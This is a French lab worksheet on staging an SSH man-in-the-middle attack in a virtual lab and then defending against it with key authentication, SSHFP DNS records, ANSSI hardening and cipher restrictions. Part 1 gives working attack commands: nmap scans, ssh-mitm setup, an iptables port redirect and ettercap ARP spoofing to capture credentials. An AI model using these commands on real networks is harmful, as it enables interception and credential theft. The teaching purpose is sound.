Attaque MITM d'un service SSH et mise en place de contre-mesures

Partie 1 – Attaque MITM d'un service SSH

Indiquer le répertoire où sont stockées les clés publique et privée créées ainsi que le positionnement des permissions appliquées sur les fichiers correspondants. Puis indiquer quel est le fichier de configuration du service SSH.

- Depuis le client, se connecter au serveur SSH à l'aide de la commande ssh à taper dans un émulateur de terminal. Un message proche de celui présenté ci-dessous apparaît :

```
user@clissh:~$ ssh user@srvssh
The authenticity of host client.esiea.lan (192.168.56.10) can't be established.
ECDSA key fingerprint is SHA256:lPIxEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWlM4.
Are you sure you want to continue connecting (yes/no)?
```

- Que signifie cette alerte qui est affichée à l'écran ? Devez-vous continuer l'opération ? Pourquoi ?
- Lors d'une prochaine connexion depuis le même client sur ce serveur, ce message apparaîtra-t-il à nouveau ? Pourquoi ?
- Sur la machine virtuelle cliente, expliquer à quoi sert le fichier /home/user/.ssh/known_hosts.
- À ce stade du TP, supprimer le **contenu** du fichier known_hosts (attention, ne pas supprimer le fichier).

```
user@clissh:~$ echo > ~/.ssh/known_hosts
```

Découverte des hôtes et services présents sur un réseau local

- En tant qu'attaquant, la première étape consiste à recueillir des informations sur le réseau dans lequel nous nous trouvons. Ainsi, à l'aide de l'outil nmap présent sur Kali Linux, nous allons réaliser un scan du réseau.

```
kali@kali:~$ nmap -sP 192.168.56.0/24
```

- Puis scanner les différents hôtes afin de savoir quels ports sont ouverts sur ceux-ci et quels services sont proposés.

```
kali@kali:~$ nmap -sV 192.168.56.10
kali@kali:~$ nmap -sV 192.168.56.11
kali@kali:~$ nmap -sV 192.168.56.254
```

Voici un exemple de résultat obtenu à l'aide de cette commande :

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-08 14:20 CEST
Nmap scan report for routeur-lab2.bridge_interne_lab (192.168.56.254)
```

```
Host is up (0.00017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Indiquer quelles sont les informations que peut obtenir un attaquant grâce à ces commandes ?

L'analyse des résultats permet à l'attaquant de cibler plus particulièrement le serveur SSH.

Simulation d'une attaque de l'homme du milieu entre votre client et votre serveur SSH

Une personne malveillante s'est introduite sur votre réseau dans le but de récupérer entre autres des informations confidentielles dont des noms d'utilisateurs et mots de passe disposant de privilèges sur le réseau. Après avoir analysé l'architecture réseau et découvert l'existence d'un serveur SSH, elle décide de réaliser une attaque Man in the Middle afin d'obtenir un accès sur ce dernier.

- Dans un premier temps, sur le client et le serveur SSH, analyser le cache ARP respectif des deux machines à l'aide de la commande (*pour avoir des informations dans le cache arp, vous devrez peut-être au préalable lancer un ping sur chaque machine présente dans le réseau ou relancer la commande « nmap »*) :

```
user@clissh:~$ ip neigh show
user@srvssh:~$ ip neigh show
```

- Noter les associations adresse IP / adresse MAC présentes sur les deux machines. Sont-elles cohérentes ?

Afin de réaliser notre attaque, nous allons utiliser le logiciel ssh-mitm (https://github.com/ssh-mitm/ssh-mitm) que vous devrez installer sur le kali.

```
wget https://github.com/ssh-mitm/ssh-mitm/releases/latest/download/ssh-mitm-x86_64.AppImage
chmod +x ssh-mitm*.AppImage

./ssh-mitm-x86_64.AppImage server --remote-host 192.168.0.x
```

L'attaquant sera ainsi positionné entre le client et le serveur SSH. Il se fera passer pour le serveur légitime auprès du client, il recevra et journalisera toutes les informations transmises par le client avant de les transmettre au serveur légitime

Depuis un autre terminal :

```
sudo sysctl -w net.ipv4.ip_forward=1
```

- Pourquoi l'activation du routage sur la machine de l'attaquant est indispensable au bon fonctionnement de l'attaque MITM ?

Puis **:**

```
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 10022
```

- Nous pouvons observer quel service écoute sur le port 10022 en localhost à l'aide de la commande

```
kali@kali:~$ ss -ltnp
```

- Il est également possible d'observer quelles sont les règles de filtrage et de NAT en cours d'utilisation sur la distribution Kali Linux.

```
kali@kali:~$ sudo iptables -L
```

- Pourquoi cette redirection de ports est indispensable au succès de l'attaque de l'homme du milieu ?

Mise en place d'une attaque ARP Spoofing afin d'obliger le client et le serveur SSH à faire transiter les trames Ethernet échangées par l'attaquant.

- Indiquer en quoi une attaque de type ARP Spoofing peut être utile ici au pirate.

- Réaliser cette attaque sur la machine Kali Linux à l'aide de la commande ettercap.

```
kali@kali:~/ssh-mitm$ sudo ettercap -i eth0 -T -M arp /192.168.56.10// /192.168.56.11//
```

- -T : lance ettercap en mode texte ;
- -M : indique que l'on veut une attaque de type "Man in the middle" ;
- 192.168.56.10 (serveur ssh) et 192.168.56.11 (client SSH) sont les adresses IP des victimes.

- À nouveau sur le client puis le serveur SSH, analyser le cache ARP respectif des deux machines à l'aide de la commande :

```
user@clissh:~$ ip neigh show
user@srvssh:~$ ip neigh show
```

- Comparer les caches ARP du client et du serveur avec les associations notées précédemment. Qu'en concluez-vous ?

- Sur la machine cliente et sur Kali Linux, exécuter le logiciel de capture de trame Wireshark et réaliser une capture de trames d'une vingtaine de secondes et enregistrez-les. Analyser plus particulièrement les trames ARP émises et reçues.

- Envoyer une requête ping (icmp-écho) depuis le client vers le serveur (192.168.56.10). Puis vérifier à l'aide d'une capture de trame sur la machine Kali Linux que ces dernières passent effectivement bien par l'attaquant. Quels éléments démontrent que l'attaque se déroule correctement ?

Mise en œuvre et exploitation de l'attaque Man-in-the-Middle

- Depuis le poste client, se reconnecter sur le serveur avec le protocole SSH.

```
user@clissh:~$ ssh user@srvssh
The authenticity of host 'srvssh (192.168.56.10)' can't be established.
ED25519 key fingerprint is SHA256:ehuFqeaDT90nXN8dY1a6HYuOoDouws5z693TOfU1dXs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.10' (ED25519) to the list of known hosts.
```

- Une fois sur le serveur SSH, taper les commandes suivantes :

```
user@srvssh:~$ sudo cat /etc/shadow
user@srvssh:~$ sudo iptables -L
```

- Sur le poste de l'attaquant (Kali), il est maintenant possible d'arrêter l'attaque ARP Spoofing, **taper la touche Q pour arrêter**. Puis arrêter le service **ssh-mitm :**

```
etusio@kali:~/ssh-mitm$ sudo ./stop.sh
```

- Récupérer les informations.

- Que contient le fichier /home/ssh-mitm/shell_session_0.txt présent sur Kali Linux ?

- Sur le poste de la victime, vider le cache ARP puis tenter de se connecter à nouveau sur le serveur SSH (si la connexion avec le nom d'hôte n'est pas fonctionnel, réalisez-la avec l'adresse IP).

```
user@clissh:~$ sudo ip neigh flush all
```

```
user@clissh:~$ ssh user@srvssh
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)! It is also possible that a
host key has just been changed. The fingerprint for the ED25519 key sent by the remote host is
SHA256:iO+me7aX2v3eHBi+5cdiGOjHiAO/prPgk8Jgz1a9n24.
Please contact your system administrator.
Add correct host key in /home/user/.ssh/known_hosts to get rid of this message.
Offending ED25519 key in /home/user/.ssh/known_hosts:1 remove with:
ssh-keygen -f "/home/user/.ssh/known_hosts" -R "srvssh "
ED25519 host key for srvssh has changed and you have requested strict checking. Host key verification
failed.
```

- Expliquer pourquoi ce message d'erreur apparaît.

- Proposer une solution afin de pouvoir à nouveau se connecter au service SSH depuis le client.

Annexes

Configuration du client et du serveur SSH

Les informations de configuration SSH qui s'appliquent à l'ensemble du système sont stockées dans le répertoire /etc/ssh où figurent :


- moduli — Fichier contenant les groupes Diffie-Hellman utilisés pour l'échange de clés Diffie-Hellman qui est crucial pour la création d'une couche de transport sécurisée. Lorsque les clés sont échangées au début d'une session SSH, une valeur secrète partagée ne pouvant être déterminée que conjointement par les deux parties est créée. Cette valeur est ensuite utilisée pour effectuer l'authentification de l'hôte.
- ssh_config — Fichier de configuration client SSH pour l'ensemble du système. Il est écrasé si un même fichier est présent dans le répertoire personnel de l'utilisateur (~/.ssh/config).
- sshd_config — Fichier de configuration pour le démon sshd.
- ssh_host_dsa_key — Clé DSA privée utilisée par le démon sshd.
- ssh_host_dsa_key.pub — Clé DSA publique utilisée par le démon sshd.
- ssh_host_rsa_key — Clé RSA privée utilisée par le démon sshd pour la version 2 du protocole SSH.
- ssh_host_rsa_key.pub — Clé RSA publique utilisée par le démon sshd pour la version 2 du protocole SSH.
- ssh_host_ecdsa_key — Clé ECDSA privée utilisée par le démon sshd pour la version 2 du protocole SSH.
- ssh_host_ecdsa_key.pub — Clé ECDSA publique utilisée par le démon sshd pour la version 2 du protocole SSH.

Les informations de configuration SSH spécifiques à l'utilisateur sont stockées dans son répertoire personnel à l'intérieur du répertoire ~/.ssh/ où figurent :

- authorized_keys — Fichier contenant une liste de clés publiques autorisées pour les serveurs. Lorsque le client se connecte à un serveur, ce dernier authentifie le client en vérifiant sa clé publique signée qui est stockée dans ce fichier.
- id_dsa — Fichier contenant la clé DSA privée de l'utilisateur.
- id_dsa.pub — Clé DSA publique de l'utilisateur.
- id_rsa — Clé RSA privée utilisée par ssh pour la version 2 du protocole SSH.
- id_rsa.pub — Clé RSA publique utilisée par ssh pour la version 2 du protocole SSH.
- id_ecdsa — Clé ECDSA privée utilisée par ssh pour la version 2 du protocole SSH.
- id_ecdsa.pub — Clé ECDSA publique utilisée par ssh pour la version 2 du protocole SSH.
- known_hosts — Fichier contenant les clés d'hôtes des serveurs SSH auxquelles l'utilisateur a accédé. Ce fichier est très important car il permet de garantir que le client SSH se connecte au bon serveur SSH.

Comment fonctionne la mise en œuvre du chiffrement d'une connexion SSH ?

La méthode de chiffrement d'une connexion SSH diffère de celle utilisée avec le protocole TLS. Ainsi le chiffrement entre le client et le serveur sera réalisée à l'aide d'une clé de chiffrement symétrique de session commune au serveur et au client. Cette clé sera créée à l'aide d'un algorithme d'échange de clés type Diffie-Hellman.

Client SSH		Serveur SSH
1. Demande de connexion (Port 22/TCP).		
		2. Le serveur envoie les versions des algorithmes acceptés.
3. Choix parmi les algorithmes de celui qui convient le mieux.		
4. Échange de la clé de session (Diffie-Hellman) et authentification du serveur par l'envoi de l'empreinte de sa clé publique.		4. Échange de la clé de session (Diffie-Hellman) et authentification du serveur par l'envoi de l'empreinte de sa clé publique.

Partie 2 – Mise en place de contre-mesures

Mise en place d'une authentification par clés de chiffrement

Lorsque vous générez une paire de clés de chiffrement, vous devez vous assurer que celle-ci n'est pas prédictible par un attaquant. L'entropie permet de mesurer l'imprédictibilité lors de la génération d'une paire de clés, et donc la difficulté qu'un attaquant rencontrera à découvrir cette dernière.

Attention ! Dans un contexte professionnel, la génération de clés de chiffrement doit être réalisée sur une machine physique. De plus, cette machine doit disposer de plusieurs sources d'entropie indépendantes. La génération de clés sur des machines virtuelles conduit à une baisse trop importante de l'entropie et donc à une mauvaise qualité des clés créées.

L'authentification par mot de passe est considérée comme un mécanisme plutôt faible. Elle peut être soumise à différents types d'attaque comme les attaques par dictionnaire, par force brute ou par Man In The Middle comme nous l'avons vu précédemment.

Ainsi lorsque l'on configure un service SSH, il est recommandé de mettre en œuvre une authentification plus robuste par double facteur d'authentification (2FA) ou par clés de chiffrement.

- Éditer le fichier de configuration serveur et autoriser ce mécanisme de connexion :

```
user@srvssh:~$ sudoedit /etc/ssh/sshd_config
```

```
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys
```

- Redémarrer le service.

```
user@srvssh:~$ sudo systemctl restart sshd
```

Les manipulations sur le serveur sont maintenant terminées. Quitter éventuellement la connexion SSH sur le serveur puis basculer sur le client.

- Sur la machine cliente, l'utilisateur **user** va devoir générer sa clé publique, et sa clé privée afin de pouvoir s'authentifier sur le serveur OpenSSH :

```
user@clissh:~ $ ssh-keygen -b 256 -t ecdsa
```

Le générateur de clés va en générer deux, une clé publique et une clé privée. Il va placer la clé privée dans un endroit qui, par défaut, est $HOME/.ssh/id_ecdsa :

```
Generating public/private ecdsa key pair.
Enter file in which to save the key (/home/user/.ssh/id_ecdsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user/.ssh/id_ecdsa.
Your public key has been saved in /home/user/.ssh/id_ecdsa.pub.
The key fingerprint is:
SHA256:EqNMWPDfxKHfPCkejRqkytTIqGHTRe+TJWv90DOV8tM user@clissh
```

➢ Appuyer sur **Entrée** pour accepter la localisation de la clé par défaut.

ssh-keygen demande ensuite une phrase de chiffrement .

Vous obtenez l'empreinte de votre clé (« key fingerpint ») et une « randomart image ».

- Pourquoi l'algorithme ECDSA a été préféré à l'algorithme RSA lors de la génération de la paire de clés ?

- À votre avis, pourquoi la mise en place de cette phrase de chiffrement pour accéder à la clé privée est extrêmement importante ?

Que faire de la paire de clés ? Si l'on récapitule, ssh-keygen a généré deux clés.
Une **clé privée** qui est $HOME/.ssh/id_ecdsa à laquelle vous seul devez avoir accès et une **clé publique** qui est $HOME/.ssh/id_ecdsa.pub, qui peut être connue par tout le monde.

- Lister le contenu du répertoire $HOME/.ssh/ puis afficher le contenu du fichier id_ecdsa.pub.

Sur le serveur, vous devez maintenant autoriser explicitement votre compte présent sur la machine cliente à accéder via ssh à celui-ci. Pour ce faire, vous devez ajouter dans le répertoire .ssh de l'utilisateur qui sera choisi pour se connecter (exemple : /home/user/.ssh) la clé publique générée précédemment (id_ecdsa.pub) dans un fichier authorized_keys.

La méthode la plus simple est d'utiliser la commande ssh-copy-id qui copiera la clé dans un fichier authorized_keys à l'emplacement défini dans votre chemin(~/.ssh/), même si celui-ci n'existe pas au préalable.

```
ssh-copy-id -i <chemin/nomfichier><utilisateur>@<adresseIP ou nom> -p <numport>
```

- Sur le poste client :

```
user@clissh:~$ ssh-copy-id -i ~/.ssh/id_ecdsa.pub user@srvssh
```

- Depuis le poste client, relancez une connexion ssh au serveur, la phrase de chiffrement vous est bien demandée, cela vous permet de vérifier que la connexion avec clé publique est fonctionnelle.

- Sur le serveur Debian, désactiver l'authentification par mot de passe pour juste conserver celle par clés dans le fichier de configuration /etc/ssh/sshd_config :

Attention ! Si vous désactivez l'authentification par mot de passe, vous devez vous assurer que l'authentification par clé est opérationnelle sous peine de ne plus du tout pouvoir accéder à la machine distante !

Dans le fichier de configuration, décommenter la directive *PasswordAuthentication* puis affecter le paramètre no.

```
# Autorisation de connexion par mot de passe
PasswordAuthentication no
```

- Redémarrer le service SSH pour que la modification du fichier soit prise en compte :

```
user@srvssh:~$ sudo service ssh restart
```

Nous allons maintenant vérifier que ssh se préoccupe de la sécurité de vos clés :

- Sur la machine cliente clissh, modifier les droits du fichier ~/.ssh/id_ecdsa (droits initiaux : 600 user:user) qui contient votre clé privée en 644. Se connecter sur le serveur distant srvssh qui contient la clé publique. Que se passe-t-il ? Pourquoi ?

- Rétablir les droits de ~/.ssh/id_ecdsa sur le poste client. Maintenant sur le serveur distant, afficher les droits d'accès appliqués au fichier ~/.ssh/authorized_keys.

- Puis, modifier les droits de ~/.ssh/authorized_keys en 666. Se déconnecter puis se reconnecter. Vérifier si un changement est apparu ou non et tenter d'expliquer pourquoi (ne pas oublier de rétablir les droits d'origine ensuite).

- En analysant la connexion par clés, proposer une hypothèse de fonctionnement de cette nouvelle forme d'authentification. Expliquer ce qui différencie une connexion par mot de passe d'une connexion par clé de chiffrement.

Utilisation de ssh-agent

L'agent ssh est particulièrement utile si vous vous connectez très régulièrement à une machine et que vous ne souhaitez pas retaper la phrase de passe liée à votre clé privée à chaque connexion. Mais attention, cela peut ouvrir certaines brèches en matière de sécurité.

- Sur le client, taper les commandes suivantes, pour mettre en place le ssh-agent. Par défaut sous Debian, le bureau GNOME intègre un trousseau de clés qui fonctionne en adéquation avec ssh-agent et qui permet d'éviter de saisir à chaque fois des mots de passe.

```
user@clissh:~$ exec ssh-agent $SHELL
```

NB : L'utilisation de la variable $SHELL permet d'exécuter l'agent SSh dans l'interpréteur en cours d'utilisation.

```
user@clissh:~$ ssh-add
Enter passphrase for ~/.ssh/id_ecdsa:
Identity added: ~/.ssh/id_ecdsa (~/.ssh/id_ecdsa)
```

Entrer la phrase de passe configurée au préalable. Pendant toute la durée de la connexion, il est possible d'avoir accès à la machine distante sans avoir à taper un mot de passe. Si le processus ssh-agent disparaît, il sera nécessaire de retaper le mot de passe.

- Suite à la mise en place de cette authentification par clés de chiffrement, tenter à nouveau de simuler une attaque MITM entre le client et le serveur SSH. Quel résultat obtenez-vous ? Pourquoi ?

- Effacer à nouveau le contenu du fichier /home/user/.ssh/known_hosts avant de poursuivre la suite du TP et penser également à arrêter l'attaque si cela n'a pas encore été fait.

Faciliter la vérification de l'identité du serveur SSH avant la première connexion

OpenSSH adopte par défaut un modèle de sécurité appelé Trust On First Use (TOFU). Lors de la première connexion et à défaut de pouvoir authentifier l'hôte, ssh demande confirmation à l'utilisateur qu'il s'agit bien de la bonne clé via son empreinte. Si l'utilisateur confirme que l'empreinte est bonne, ssh procèdera à son enregistrement afin de permettre sa vérification lors des visites suivantes.

Dès lors, il existe plusieurs manières de contrôler l'identité du serveur :

1. En s'assurant que l'empreinte de la clé présentée est identique à celle présente sur le serveur (ssh-keygen -l) ;
2. En ajoutant la clé manuellement au préalable dans le fichier known_hosts du poste client.

Comme vous pouvez le constater, ces méthodes sont assez lourdes à mettre en œuvre lorsque l'on administre plusieurs équipements à l'aide de ce protocole.

Le mécanisme SSHFP permet d'offrir plus de souplesse dans cette étape capitale de vérification.

– Tout d'abord, assurez-vous manuellement que l'identité du serveur (l'empreinte de la clé présentée) lors de la première connexion est bien celle de la clé publique présente sur le serveur, comme le montre l'exemple ci-dessous :

```
user@srvssh:~$ ssh-keygen -l -f /etc/ssh/ssh_host_ecdsa_key.pub
256 SHA256:lPIxEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWlM4 root@srvssh (ECDSA)
```

à comparer à l'empreinte affichée sur le client :

```
ssh user@srvssh.local.sio.fr
The authenticity of host ' srvssh (192.168.56.10)' can't be established.
ECDSA key fingerprint is SHA256:lPIxEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWlM4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'srvssh, 192.168.56.10' (ECDSA) to the list of known hosts.
user@srvssh's password:
```

SSHFP est un mécanisme permettant de publier les empreintes de clés publiques du serveur SSH dans la zone DNS de l'entreprise.

- Expliquer l'intérêt de cette démarche.

- Pour obtenir les enregistrements SSHFP à ajouter dans votre fichier de zone DNS, voici la commande à taper sur le serveur (Important ! C'est le nom d'hôte du serveur qui doit être saisi) :

```
user@srvssh:~$ sudo ssh-keygen -r srvssh
srvssh IN SSHFP 1 1 6fa8aeb8227f09bc4f8c8afe08245a8c7718d324
srvssh IN SSHFP 1 2 ef3c9989952d8591cc761f1b26a658354a93230dae730edbe42732bf0a1219a8
srvssh IN SSHFP 3 1 4c16f0e9298469630445a24c57c342b15540253f
srvssh IN SSHFP 3 2 94f23110ac6c6073cfde2ee23226595cb614a16f6f88bc127c5dfd30da1694ce
srvssh IN SSHFP 4 1 7ef6631af09e0585ff8c3169255189195f7b7ddf
srvssh IN SSHFP 4 2 88efa67bb697dafdde1c18bee5c76218e8c78803bfa6b3e093c260cf56bd9f6e
```

- Ajouter ces nouveaux enregistrements à la fin du fichier de zone présent sur le serveur **SSH/DNS.**

```
user@srvssh:~$ sudoedit /var/named/db.local.esiea.lan
```

- Recharger le service.

```
user@srvssh:~$ sudo systemctl reload bind9
```

- Sur la machine cliente, si vous souhaitez que cette vérification se fasse au moment de la connexion, voici la commande à utiliser :


```
user@clissh :~$ ssh -o VerifyHostKeyDNS=true user
```

Si vous souhaitez que cette vérification ait lieu à chaque nouvelle connexion depuis votre poste client, vous pouvez rajouter cette option dans le fichier de configuration du client (/etc/ssh/ssh_config) :

```
VerifyHostKeyDNS yes
```

Annexes

Fonctionnement de l'authentification par clés cryptographiques avec OpenSSH



La notion d'entropie

L'entropie de Shannon, due à Claude Shannon, est une fonction mathématique qui, intuitivement, correspond à la quantité d'information contenue ou délivrée par une source d'information. Cette source peut être un texte écrit dans une langue donnée, un signal électrique ou encore un fichier informatique quelconque (collection d'octets).

L'entropie est une manière de mesurer la qualité d'une méthode de chiffrement. Elle mesure la densité d'information, le bruit ajouté, la non redondance ou encore l'anti signal-bruit. Une entropie basse signifie une faible densité d'information. Une entropie haute en revanche est le signe d'une haute densité d'information. Une forte entropie provenant de différentes sources rend difficile la prédictibilité des clés de chiffrement générées.

Sous GNU/Linux, il est possible de s'assurer du niveau d'entropie disponible sur le système :

```
$ cat /proc/sys/kernel/random/entropy_avail
```

Plus la valeur s'approche de 0 et plus l'entropie disponible diminue. On peut considérer qu'en dessous de la valeur 1000, la génération de nombres aléatoires s'avère compliquée.

Si l'on souhaite augmenter le niveau d'entropie en amont de la génération d'une paire de clés de chiffrement :

```
$ sudo apt-get install -y rng-tools
$ sudo /usr/sbin/rngd -r /dev/urandom
```

Il y a deux dispositifs de génération de nombres aléatoires sous Linux : /dev/random et /dev/urandom.

Les nombres les plus aléatoires proviennent de /dev/random car ce périphérique se bloque chaque fois que sa réserve d'entropie devient insuffisante. Il attendra qu'une entropie suffisante soit de nouveau disponible pour continuer à fournir une sortie.

En supposant que votre entropie soit suffisante, vous devriez avoir la même qualité de caractère aléatoire dans /dev/urandom ; cependant, comme ce périphérique est non bloquant, il continuera à produire des données « aléatoires », même lorsque le réservoir d'entropie sera faible ou épuisé.

Le protocole SSHFP

Le protocole SSHFP (rfc 4255) permet de publier les empreintes de clés publiques des hôtes disposant d'un service SSH dans votre zone DNS. Ainsi, lorsque le client établira une nouvelle connexion auprès d'un serveur SSH, il comparera l'empreinte de la clé publique proposée par le serveur avec celles enregistrées dans la zone DNS. Si elles sont identiques, alors l'identité du serveur est prouvée.

L'enregistrement SSHFP se compose de plusieurs parties :

```
srvssh IN SSHFP 1 2 ef3c9989952d8591cc761f1b26a658354a93230dae730edbe42732bf0a1219a8
```

La valeur après SSHFP (1 dans l'exemple) définit le type de clés. La valeur 1 correspond à une clé publique RSA, 2 correspond à une clé publique DSA, 3 correspond à une clé ECDSA et 4 à une clé Ed25519.

La valeur suivante (2 dans l'exemple) correspond au type d'empreinte publiée. La valeur 1 correspond à une empreinte SHA1 (appelée aussi condensat), la valeur 2 correspond à une empreinte SHA256.

Partie 3 – Respect des bonnes pratiques

Mise en œuvre des bonnes pratiques édictées par l'ANSSI

Mettre en œuvre les préconisations suivantes tirées des recommandations pour un usage sécurisé de SSH publié par l'ANSSI :

- Vérifier que les clés privées de chiffrement présentes dans le répertoire /etc/ssh/ appartiennent à l'utilisateur root en lecture-écriture seulement ;
3. S'assurer que c'est bien la version 2 du protocole SSH qui est utilisée ;
4. Le serveur SSH doit dorénavant écouter sur le port 222/TCP ;

5. Vérifier que les droits sur les fichiers sont appliqués de manière stricte par SSH ;
6. L'accès SSH par l'utilisateur root doit être interdite ;
7. Mettre en œuvre une séparation des privilèges à l'aide d'un bac à sable (sandbox) ;
8. L'accès à distance par des comptes ne disposant pas de mot de passe doit être interdit ;
9. Autoriser 3 tentatives de connexion successives en cas d'erreur dans le mot de passe ;
10. Le service doit afficher les informations de dernière connexion à l'utilisateur quand il se connecte ;
11. N'autoriser que l'utilisateur etusio à se connecter sur le serveur.

Le lien suivant liste les différentes directives qui existent dans le fichier sshd_config :

https://man.openbsd.org/OpenBSD-6.0/sshd_config.5

Durcissement des algorithmes de chiffrement utilisés entre le client et le serveur SSH

Lorsque l'on implémente des protocoles chiffrés comme https ou ssh, il est primordial de respecter l'état de l'art en matière de choix des algorithmes utilisés.

- Expliquer dans une définition succincte ce qu'est l'état de l'art dans le domaine de la cybersécurité.

- Définir ce qu'est le principe de Kerckhoffs.

- Selon ce principe, pourquoi est-il pertinent de choisir des algorithmes cryptographiques connus et respectant l'état de l'art ?

Des agences de sécurité nationale comme l'ANSSI en France ou les experts en sécurité informatique de grandes entreprises comme Mozilla publient régulièrement les algorithmes à privilégier lorsque l'on utilise OpenSSH ou TLS.

- Pour empêcher l'usage d'algorithmes de chiffrement dépréciés, il est nécessaire d'éditer le fichier de configuration du serveur SSH et ajouter les lignes suivantes :

```
user@srvssh:~$ sudoedit /etc/ssh/sshd_config
KexAlgorithms curve25519-sha256@libssh.org,ecdh-sha2-nistp521,ecdh-sha2-nistp384,ecdh-sha2-nistp256,diffie-hellman-group-exchange-sha256

Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr

MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,umac-128@openssh.com
```

- Puis redémarrer le service ssh.

```
user@srvssh:~$ sudo systemctl restart sshd
```

Annexes

Le principe de Kerckhoffs

Le principe de Kerckhoffs a été énoncé par Auguste Kerckhoffs à la fin du XIX ème siècle dans un article en deux parties « La cryptographie militaire » du Journal des sciences militaires. Ce principe exprime que la sécurité d'un cryptosystème ne doit reposer que sur le secret de la clé.

Autrement dit, tous les autres paramètres doivent être supposés publiquement connus. Il a été reformulé, peut-être indépendamment, par Claude Shannon : « l'adversaire connaît le système ». Cette formulation est connue sous le nom de la maxime de Shannon. Il est considéré aujourd'hui comme un principe fondamental par les cryptologues, et s'oppose à la sécurité par l'obscurité.

Le principe de Kerckhoffs n'implique pas que le système de chiffrement soit public, mais seulement que sa sécurité ne repose pas sur le secret de celui-ci. Une tendance plus récente est de considérer que quand les systèmes de chiffrement sont publics, largement étudiés et qu'aucune attaque significative n'est connue, ils sont d'autant plus sûrs.